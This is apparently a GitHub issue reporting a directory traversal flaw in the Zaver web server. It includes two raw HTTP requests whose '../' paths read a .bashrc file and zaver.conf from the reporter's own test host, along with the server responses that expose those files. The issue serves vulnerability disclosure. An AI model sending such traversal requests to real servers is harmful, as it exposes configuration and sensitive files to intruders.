New issue

Jump to bottom


Serious vulnerability exists #22

Open happi0 opened this issue on Aug 26 · 0 comments

happi0 commented on Aug 26 • edited

Directory traversal.


Hackers can gain access to a wealth of sensitive information including configuration files.



```
GET /../../../../../../.bashrc HTTP/1.1
Host: 10.10.10.173:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 26 Aug 2022 10:05:48 GMT

```

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-length: 224
Last-Modified: Fri, 17 Jun 2022 15:24:18 GMT
Server: Zaver

#
# ~/.bashrc
#

# If not running interactively, don't do anything
[[ $- != *i* ]] && return

alias ls='ls --color=auto'
PS1='[\u@\h \W]\$ '
[ -r /home/happi0/.byobu/prompt ] && . /home/happi0/.byobu/prompt   #byobu-prompt#

```

For example, here I can read my `.bashrc` and `zaver.conf`



```
GET /../../zaver.conf HTTP/1.1
Host: 10.10.10.173:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 26 Aug 2022 10:05:48 GMT

```

```
HTTP/1.1 200 OK
Content-type: text/plain
Content-length: 34
Last-Modified: Fri, 26 Aug 2022 09:53:11 GMT
Server: Zaver

root=./html
port=3000
threadnum=4

```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant